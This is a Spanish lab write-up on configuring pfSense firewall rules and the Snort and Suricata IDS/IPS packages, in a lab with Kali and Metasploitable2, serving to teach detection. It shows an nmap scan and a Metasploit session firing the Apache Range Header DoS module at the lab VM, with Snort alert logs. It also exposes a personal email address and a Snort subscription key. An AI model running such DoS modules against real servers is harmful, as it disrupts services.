


## EJERCICIO - PFSENSE

### PREREQUISITOS

- KALI LINUX
- METASPLOitable2
- PFSENSE

### ESQUEMA

```
10.0.2.XX          VM PFSENSE
                   10.0.2.XX (DHCP DE NatNetwork)
KALI --- Red NAT (WAN) ADAPTADOR 1
                   ADAPTADOR 2 (LAN) Red NAT 1-----METASPLOitable2
                   10.0.3.10          10.0.3.XX (DHCP DE PFSENSE)
```



Metasploitable2 - Configuración

General  
Sistema  
Pantalla  
Almacenamiento  
Audio  
**Red**  
Puertos serie  
USB  
Carpetas compartidas  
Interfaz de usuario

### Red

Adaptador 1   Adaptador 2   Adaptador 3   Adaptador 4

☒ Enable Network Adapter

Conectado a: Red NAT

Nombre: REDPERSONAL2

Advanced

Tipo de adaptador: Intel PRO/1000 MT Desktop (82540EM)

Modo promiscuo: Permitir todo

Dirección MAC: 080027FC7748

☒ Cable Connected

Aceptar   Cancelar   Ayuda

pfsense - Configuración

General  
Sistema  
Pantalla  
Almacenamiento  
Audio  
**Red**  
Puertos serie  
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Interfaz de usuario

### Red

Adaptador 1   Adaptador 2   Adaptador 3   Adaptador 4

☒ Enable Network Adapter

Conectado a: Red NAT

Nombre: redpersonal

Advanced


Tipo de adaptador: Intel PRO/1000 MT Desktop (82540EM)

Modo promiscuo: Permitir todo

Dirección MAC: 080027949BAA


☒ Cable Connected

Aceptar   Cancelar   Ayuda



## Firewall

Pasar Kali a Red Natnetwork1 y acceder al interfaz web de pfSense



```
(root@kali)-[~]
# ifconfig
br-103717f0bd0e: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.19.0.1 netmask 255.255.0.0 broadcast 172.19.255.255
    ether 02:42:9d:74:7f:bc txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


br-9a52babb210a: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
    ether 02:42:ff:58:34:10 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:87:98:20:d2 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.3.5 netmask 255.255.255.0 broadcast 10.0.3.255
    inet6 fe80::a00:27ff:fe4b:1f9f prefixlen 64 scopeid 0<link>
    ether 08:00:27:4b:1f:9f txqueuelen 1000 (Ethernet)
    RX packets 54 bytes 9615 (9.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 3392 (3.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Poner Metasploitable2 en la red segura. Debería ser una del rango 10.0.3.X



```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:fc:77:48
          inet addr:10.0.3.7  Bcast:10.0.3.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fefc:7748/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:46 errors:0 dropped:0 overruns:0 frame:0
          TX packets:76 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7105 (6.9 KB)  TX bytes:8308 (8.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:108 errors:0 dropped:0 overruns:0 frame:0
          TX packets:108 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:27569 (26.9 KB)  TX bytes:27569 (26.9 KB)

msfadmin@metasploitable:~$ _
```

```
(root@kali)-[~]
# nmap -sV 10.0.3.0/24 -T 5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-16 21:29 CET
Nmap scan report for 10.0.3.1
Host is up (0.000050s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
53/tcp open  domain  ISC BIND 9.9.4 (RedHat Enterprise Linux 7)
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:redhat:enterprise_linux:7

Nmap scan report for 10.0.3.2
Host is up (0.0012s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
135/tcp open  msrpc    Microsoft Windows RPC
445/tcp open  microsoft-ds?
5357/tcp open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.0.3.3
Host is up (0.000040s latency).
All 1000 scanned ports on 10.0.3.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:C6:50:C4 (Oracle VirtualBox virtual NIC)
```

```
Nmap scan report for 10.0.3.3
Host is up (0.000040s latency).
All 1000 scanned ports on 10.0.3.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:C6:50:C4 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.3.7
Host is up (0.00021s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp open  ftp      vsftpd 2.3.4
22/tcp open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open  telnet   Linux telnetd
25/tcp open  smtp     Postfix smtpd
53/tcp open  domain   ISC BIND 9.4.2
80/tcp open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open  rpcbind  2 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open  exec     netkit-rsh rexecd
513/tcp open  login    OpenBSD or Solaris rlogind
514/tcp open  tcpwrapped
1099/tcp open  java-rmi  GNU Classpath grmiregistry
1524/tcp open  bindshell Metasploitable root shell
2049/tcp open  nfs      2-4 (RPC #100003)
2121/tcp open  ftp      ProFTPD 1.3.1
3306/tcp open  mysql    MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc      VNC (protocol 3.3)
6000/tcp open  X11      (access denied)
6667/tcp open  irc      UnrealIRCd
8000/tcp open  ajp13    Apache Jserv (Protocol v1.3)
8180/tcp open  http     Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:FC:77:48 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.0.3.10
Host is up (0.00050s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp open  http     nginx
443/tcp open  ssl/http nginx
MAC Address: 08:00:27:4C:5D:03 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.3.5
Host is up (0.000040s latency).
All 1000 scanned ports on 10.0.3.5 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 20.83 seconds
```

Configurar dos reglas en el firewall para los puertos de Metasploitable2. Una para que el puerto 22 sea accesible desde Kali Linux, y otra para que el puerto 80 este bloqueado desde Kali Linux.

Firewall / Rules / Edit

Edit Firewall Rule

Action

Pass

Choose what to do with packets that match the criteria specified below.  
Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.

Disabled

☐ Disable this rule

Set this option to disable this rule without removing it from the list.

Interface

LAN

Choose the interface from which packets must come to match this rule.

Address Family

IPv4

Select the Internet Protocol version this rule applies to.

Protocol

TCP

Choose which IP protocol this rule should match.

Source

Source

☐ Invert match

Single host or alias

10.0.3.5

/

Display Advanced

The **Source Port Range** for a connection is typically random and almost never equal to the destination port. In most cases this setting must remain at its default value, **any**.

Destination

Destination

☐ Invert match

Single host or alias

10.0.3.7

/

Destination Port Range

SSH (22)

From

Custom

SSH (22)

To

Custom

Specify the destination port or port range for this rule. The "To" field may be left empty if only filtering a single port.

Extra Options

Log

☐ Log packets that are handled by this rule

Hint: the firewall has limited local log space. Don't turn on logging for everything. If doing a lot of logging, consider using a remote syslog server (see the [Status: System Logs: Settings](#) page).

Description

Kali pass port 22

A description may be entered here for administrative reference. A maximum of 52 characters will be used in the ruleset and displayed in the firewall log.

Advanced Options

Display Advanced

## Edit Firewall Rule

## Action

Block

Choose what to do with packets that match the criteria specified below.

Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.

## Disabled

☐ Disable this rule

Set this option to disable this rule without removing it from the list.

## Interface

LAN

Choose the interface from which packets must come to match this rule.

## Address Family

IPv4

Select the Internet Protocol version this rule applies to.

## Protocol

TCP

Choose which IP protocol this rule should match.

## Source

## Source

☐ Invert match

Single host or alias

10.0.3.5 /

 Display Advanced

The **Source Port Range** for a connection is typically random and almost never equal to the destination port. In most cases this setting must remain at its default value, **any**.

## Source

## Source

☐ Invert match

Single host or alias

10.0.3.5 /

 Display Advanced

The **Source Port Range** for a connection is typically random and almost never equal to the destination port. In most cases this setting must remain at its default value, **any**.

## Destination

## Destination

☐ Invert match

Single host or alias

10.0.3.7 /

## Destination Port Range

HTTP (80)

From

Custom

HTTP (80)

To

Custom

Specify the destination port or port range for this rule. The "To" field may be left empty if only filtering a single port.

## Extra Options

## Log

☐ Log packets that are handled by this rule

Hint: the firewall has limited local log space. Don't turn on logging for everything. If doing a lot of logging, consider using a remote syslog server (see the [Status: System Logs: Settings](#) page).

## Description

A description may be entered here for administrative reference. A maximum of 52 characters will be used in the ruleset and displayed in the firewall log.

## Advanced Options

 Display Advanced



Rules (Drag to Change Order)											
<input type="checkbox"/>	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input checked="" type="checkbox"/>	✓ 1 / 258 KiB	*	*	*	LAN Address	443 80	*	*		Anti-Lockout Rule	
<input type="checkbox"/>	✗ 0 / 0 B	IPv4 TCP	10.0.3.5	*	10.0.3.7	80 (HTTP)	*	none		Block kali port 80	
<input type="checkbox"/>	✓ 0 / 0 B	IPv4 TCP	10.0.3.5	*	10.0.3.7	22 (SSH)	*	none		Kali pass port 22	
<input type="checkbox"/>	✗ 0 / 86 KiB	IPv4 TCP	*	*	*	*	*	none		Block LAN TCP	
<input type="checkbox"/>	✓ 0 / 6 KiB	IPv4 *	LAN net	*	*	*	*	none		Default allow LAN to any rule	
<input type="checkbox"/>	✓ 0 / 0 B	IPv6 *	LAN net	*	*	*	*	none		Default allow LAN IPv6 to any rule	

## IDS

Instalamos el paquete snort en la parte de módulos software de pfSense

Search...

Rule Doc Search

Documents

mariafranco.virtualassistant@gmail.com

Account

Oinkcode

Subscription

Receipts

False Positive

Oinkcode

969f84be616382f30802651cef9097670b47c169

Regenerate

prism

COMMUNITY EDITION

System

Interfaces

Firewall

Services

VPN

Status

Diagnostics

Help

Services

Short

Interfaces

Short Interfaces

Global Settings

Updates

Alerts

Blocked

Pass Lists

Suppress

IP Lists

SID Mgmt

Log Mgmt

Sync

Interface Settings Overview

	Interface	Short Status	Pattern Match	Blocking Mode	Description	Actions
<input type="checkbox"/>	WAN (em0)	<div><div>✓</div><div>↺</div><div>↻</div></div>	AC-BNFA	LEGACY MODE	WAN	<div><div>✎</div><div>🗑</div></div>
<input type="checkbox"/>	LAN (em1)	<div><div>✓</div><div>↺</div><div>↻</div></div>	AC-BNFA	LEGACY MODE	LAN	<div><div>✎</div><div>🗑</div></div>

🗑

 Delete

Actualizamos las reglas

Floating

WAN

LAN

Rules (Drag to Change Order)

<input type="checkbox"/>	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input checked="" type="checkbox"/>	<div>✓</div> 1 / 791 KiB	*	*	*	LAN Address	443 80	*	*		Anti-Lockout Rule	<div>⚙</div>
<input type="checkbox"/>	<div>✗</div> 0 / 0 B	IPv4 TCP	10.0.3.5	*	10.0.3.7	80 (HTTP)	*	none		Block kali port 80	<div><div>📌</div><div>✎</div><div>📄</div><div>🔇</div><div>🗑</div></div>
<input type="checkbox"/>	<div>✓</div> 0 / 0 B	IPv4 TCP	10.0.3.5	*	10.0.3.7	22 (SSH)	*	none		Kali pass port 22	<div><div>📌</div><div>✎</div><div>📄</div><div>🔇</div><div>🗑</div></div>
<input type="checkbox"/>	<div>✗</div> 0 / 86 KiB	IPv4 TCP	*	*	*	*	*	none		Block LAN TCP	<div><div>📌</div><div>✎</div><div>📄</div><div>🔇</div><div>🗑</div></div>
<input type="checkbox"/>	<div>✓</div> 0 / 8 KiB	IPv4 *	LAN net	*	*	*	*	none		Default allow LAN to any rule	<div><div>📌</div><div>✎</div><div>📄</div><div>🔇</div><div>🗑</div></div>
<input type="checkbox"/>	<div>✓</div> 0 / 0 B	IPv6 *	LAN net	*	*	*	*	none		Default allow LAN IPv6 to any rule	<div><div>📌</div><div>✎</div><div>📄</div><div>🔇</div><div>🗑</div></div>

⬆ Add

⬇ Add

🗑

 Delete

💾

 Save

+

 Separator

Añadimos el interfaz que queremos monitorizar y lo activamos

Realizamos algun ataque con metasploit que lance una alerta en Snort con las reglas predefinidas, sean de VRT, GPL o de OpenAppID. Captura de pantalla de los logs generados por el ataque en snort.

sf6 auxiliary(scanner/ssh/ssh\_login) > search apache\_range

atching Modules

#	Name	Disclosure Date	Rank	Check	Description	Source IP	SPort	Destination IP	DPort	GID:S
0	auxiliary/dos/http/apache_range_dos	2011-08-19	normal	No	Apache Range Header DoS (Apache Killer)					

nteract with a module by name or index. For example `info 0`, use `0` or use `auxiliary/dos/http/apache_range_dos`

sf6 auxiliary(scanner/ssh/ssh\_login) > use 0

sf6 auxiliary(dos/http/apache\_range\_dos) > options

odule options (auxiliary/dos/http/apache\_range\_dos):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RLIMIT	50	yes	Number of requests to send
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads (max one per host)
URI	/	yes	The request URI
VHOST		no	HTTP server virtual host

uxiliary action:

Name	Description
DOS	Trigger Denial of Service against target

iew the full module info with the `info`, or `info -d` command.

Alert Log View Filter

Most Recent 250 Entries from Active Log

2023-02-16 22:57:32	10.0.3.5	41893	10.0.3.7	80	1193
2023-02-16 22:57:32	10.0.3.5	44581	10.0.3.7	80	1193
2023-02-16 22:57:32	10.0.3.5	45339	10.0.3.7	80	1193
2023-02-16 22:57:32	10.0.3.5	36877	10.0.3.7	80	1193
2023-02-16 22:57:32	10.0.3.5	37425	10.0.3.7	80	1193
2023-02-16 22:57:32	10.0.3.5	40903	10.0.3.7	80	1193
2023-02-16 22:57:32	10.0.3.5	39967	10.0.3.7	80	1193
2023-02-16 22:57:32	10.0.3.5	46709	10.0.3.7	80	1193
2023-02-16 22:57:32	10.0.3.5	37079	10.0.3.7	80	1193

```
msf6 auxiliary(dos/http/apache_range_dos) > set rhosts 10.0.3.7
rhosts => 10.0.3.7
msf6 auxiliary(dos/http/apache_range_dos) > options

Module options (auxiliary/dos/http/apache_range_dos):
Interface to inspect: LAN (em1)
Auto-refresh view: 250
Alert lines to display: 5

Name      Current Setting  Required  Description
-----
Proxies    10.0.3.7         no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     10.0.3.7         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RLIMIT     5000             yes       Number of requests to send
RPORT      80              yes       The target port (TCP)
SSL        false           no        Negotiate SSL/TLS for outgoing connections
THREADS    1               yes       The number of concurrent threads (max one per host)
URI        /               yes       The request URI
VHOST      /               no        HTTP server virtual host

Auxiliary action:
Name      Description
-----
DOS       Trigger Denial of Service against target

View the full module info with the info, or info -d command.

msf6 auxiliary(dos/http/apache_range_dos) > exploit

[*] Sending DoS packet 1 to 10.0.3.7:80
[*] Sending DoS packet 2 to 10.0.3.7:80
[*] Sending DoS packet 3 to 10.0.3.7:80
[*] Sending DoS packet 4 to 10.0.3.7:80
[*] Sending DoS packet 5 to 10.0.3.7:80
[*] Sending DoS packet 6 to 10.0.3.7:80
[*] Sending DoS packet 7 to 10.0.3.7:80
[*] Sending DoS packet 8 to 10.0.3.7:80
[*] Sending DoS packet 9 to 10.0.3.7:80
[*] Sending DoS packet 10 to 10.0.3.7:80
[*] Sending DoS packet 11 to 10.0.3.7:80
[*] Sending DoS packet 12 to 10.0.3.7:80
[*] Sending DoS packet 13 to 10.0.3.7:80
[*] Sending DoS packet 14 to 10.0.3.7:80
[*] Sending DoS packet 15 to 10.0.3.7:80
[*] Sending DoS packet 16 to 10.0.3.7:80
[*] Sending DoS packet 17 to 10.0.3.7:80
[*] Sending DoS packet 18 to 10.0.3.7:80
[*] Sending DoS packet 19 to 10.0.3.7:80
[*] Sending DoS packet 20 to 10.0.3.7:80
[*] Sending DoS packet 21 to 10.0.3.7:80
```

## Alert Log View Filter




## Most Recent 250 Entries from Active Log

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2023-02-16 22:57:32		3	TCP	Unknown Traffic	10.0.3.5 	41893	10.0.3.7 	80	119:37 	(http_inspect) RANGE FIELD PRESENT IN NON GET METHOD
2023-02-16 22:57:32		3	TCP	Unknown Traffic	10.0.3.5 	44581	10.0.3.7 	80	119:37 	(http_inspect) RANGE FIELD PRESENT IN NON GET METHOD
2023-02-16 22:57:32		3	TCP	Unknown Traffic	10.0.3.5 	45339	10.0.3.7 	80	119:37 	(http_inspect) RANGE FIELD PRESENT IN NON GET METHOD
2023-02-16 22:57:32		3	TCP	Unknown Traffic	10.0.3.5 	36877	10.0.3.7 	80	119:37 	(http_inspect) RANGE FIELD PRESENT IN NON GET METHOD
2023-02-16 22:57:32		3	TCP	Unknown Traffic	10.0.3.5 	37425	10.0.3.7 	80	119:37 	(http_inspect) RANGE FIELD PRESENT IN NON GET METHOD
2023-02-16 22:57:32		3	TCP	Unknown Traffic	10.0.3.5 	40903	10.0.3.7 	80	119:37 	(http_inspect) RANGE FIELD PRESENT IN NON GET METHOD
2023-02-16 22:57:32		3	TCP	Unknown Traffic	10.0.3.5 	39967	10.0.3.7 	80	119:37 	(http_inspect) RANGE FIELD PRESENT IN NON GET METHOD
2023-02-16 22:57:32		3	TCP	Unknown Traffic	10.0.3.5 	46709	10.0.3.7 	80	119:37 	(http_inspect) RANGE FIELD PRESENT IN NON GET METHOD
2023-02-16 22:57:32		3	TCP	Unknown Traffic	10.0.3.5 	37079	10.0.3.7 	80	119:37 	(http_inspect) RANGE FIELD PRESENT IN NON GET METHOD
2023-02-16 22:57:32		3	TCP	Unknown Traffic	10.0.3.5 	39307	10.0.3.7 	80	119:37 	(http_inspect) RANGE FIELD PRESENT IN NON GET METHOD
2023-02-16 22:57:32		3	TCP	Unknown Traffic	10.0.3.5 	35819	10.0.3.7 	80	119:37 	(http_inspect) RANGE FIELD PRESENT IN NON GET METHOD
2023-02-16 22:57:31		3	TCP	Unknown Traffic	10.0.3.5 	43133	10.0.3.7 	80	119:37 	(http_inspect) RANGE FIELD PRESENT IN NON GET METHOD
2023-02-16		3	TCP	Unknown	10.0.3.5	38247	10.0.3.7	80	119:37	(http_inspect) RANGE FIELD PRESENT IN NON GET

IPS

Mismo caso que el anterior pero realizando la monitorización con Suricata

Deshabilitar snort en el interfaz.

 **pfSense**  
COMMUNITY EDITION

System ▾

Interfaces ▾

Firewall ▾


Services ▾


VPN ▾

Status ▾

Diagnostics ▾

Help ▾



Services / Snort / Interfaces

Snort Interfaces

Global Settings

Updates

Alerts

Blocked

Pass Lists

Suppress









IP Lists


SID Mgmt


Log Mgmt

Sync

Interface Settings Overview

	Interface	Snort Status	Pattern Match	Blocking Mode	Description	Actions
<input type="checkbox"/>	WAN (em0)	 	AC-BNFA	LEGACY MODE	WAN	 
<input type="checkbox"/>	LAN (em1)	 	AC-BNFA	DISABLED	LAN	 



 Delete

Instalar y configurar Suricata.

pfSense

COMMUNITY EDITION

System

Interfaces

Firewall

Services

VPN

Status

Diagnostics

Help

Services / Suricata

Interfaces

Global Settings

Updates

Alerts

Blocks

Files

Pass Lists

Suppress

Logs View

Logs Mgmt

SID Mgmt

Sync

IP Lists

Interface Settings Overview

	Interface	Suricata Status	Pattern Match	Blocking Mode	Description	Actions
<input type="checkbox"/>	WAN (em0)	<div><div></div><div></div><div></div></div>	AUTO	DISABLED	WAN	<div><div></div><div></div></div>
<input type="checkbox"/>	LAN (em1)	<div><div></div><div></div><div></div></div>	AUTO	DISABLED	LAN	<div><div></div><div></div></div>

Delete

Actualizar las reglas.

pfSense  
COMMUNITY EDITION

System ▾ Interfaces ▾ Firewall ▾ Services ▾ VPN ▾ Status ▾ Diagnostics ▾ Help ▾

🔗

Firewall / Rules / LAN

Floating WAN LAN

Rules (Drag to Change Order)

<input type="checkbox"/>	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
<input checked="" type="checkbox"/>	✓ 0 / 2.76 MiB	*	*	*	LAN Address	443 80	*	*		Anti-Lockout Rule	⚙️
<input type="checkbox"/>	✗ 0 / 0 B	IPv4 TCP	10.0.3.5	*	10.0.3.7	80 (HTTP)	*	none		Block kali port 80	📌✎🔄🗑️
<input type="checkbox"/>	✓ 0 / 0 B	IPv4 TCP	10.0.3.5	*	10.0.3.7	22 (SSH)	*	none		Kali pass port 22	📌✎🔄🗑️
<input type="checkbox"/>	✗ 0 / 87 KiB	IPv4 TCP	*	*	*	*	*	none		Block LAN TCP	📌✎🔄🗑️
<input type="checkbox"/>	✓ 0 / 2 KiB	IPv4 *	LAN net	*	*	*	*	none		Default allow LAN to any rule	📌✎🔄🗑️
<input type="checkbox"/>	✓ 0 / 0 B	IPv6 *	LAN net	*	*	*	*	none		Default allow LAN IPv6 to any rule	📌✎🔄🗑️

⬆️ Add

⬆️ Add

🗑️ Delete

💾 Save

➕ Separator

ℹ️

Añadimos el interfaz que queremos monitorizar y lo activamos

Services / Suricata

Interfaces Global Settings Updates Alerts Blocks Files Pass Lists Suppress Logs View Logs Mgmt SID Mgmt

Sync IP Lists

Interface Settings Overview

	Interface	Suricata Status	Pattern Match	Blocking Mode	Description	Actions
<input type="checkbox"/>	WAN (em0)	✓ 🔄🛑	AUTO	LEGACY MODE	WAN	✎🗑️
<input type="checkbox"/>	LAN (em1)	✓ 🔄🛑	AUTO	LEGACY MODE	LAN	✎🗑️

🗑️ Delete

ℹ️



## Realizamos algun ataque con metasploit que lance una alerta en Suricata

```
msf6 auxiliary(dos/http/apache_range_dos) > options
Module options (auxiliary/dos/http/apache_range_dos):

